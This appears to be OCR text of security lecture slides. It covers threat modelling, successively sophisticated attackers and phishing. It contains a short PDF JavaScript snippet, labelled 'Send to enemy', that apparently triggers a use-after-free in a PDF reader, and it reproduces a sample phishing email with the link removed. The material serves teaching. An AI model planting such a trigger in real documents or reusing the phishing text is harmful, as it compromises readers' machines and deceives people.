
Turns out this is baAnnot




```
const annots = this.getAnnots();
annots[0].name = {
  toString: () => {
    this.removeField("myRadio");
    gc();
    return false;
  }
}
```

Send to enemy





```
const annots = this.getAnnots();
annots[0].name = {
  toString: () => {
    this.removeField("myRadio");
    gc();
    return false;
  }
}
```



Fear interlude over

Threat models

- What are you protecting?
- Who is your attacker?
    - What is their goal?
    - What are their resources?

The things to be most afraid of are *the easiest things that would help your attacker achieve their goal.*


Build your defenses for successively sophisticated attackers

(0) Really obvious bugs

(0) Really obvious bugs

What counts as really obvious? How do I find them?

(1) Phishing



*** Below is a copy of the phishing email for your reference ***
*** Malicious links have been removed for your protection ***

From: CMU-Alert@andrew.cmu.edu
Date: 2024-06-14 16:38:11 UTC
Subject: [Alert] : 1 New Notification

There are 14 messages awaiting your attention.

Please visit <phishing-site> to release these messages to inbox.

Thank you,
Carnegie Mellon University.

*** End of phishing email reference ***

(1) Phishing

*** Below is a copy of the phishing email for your reference ***
*** Malicious links have been removed for your protection ***

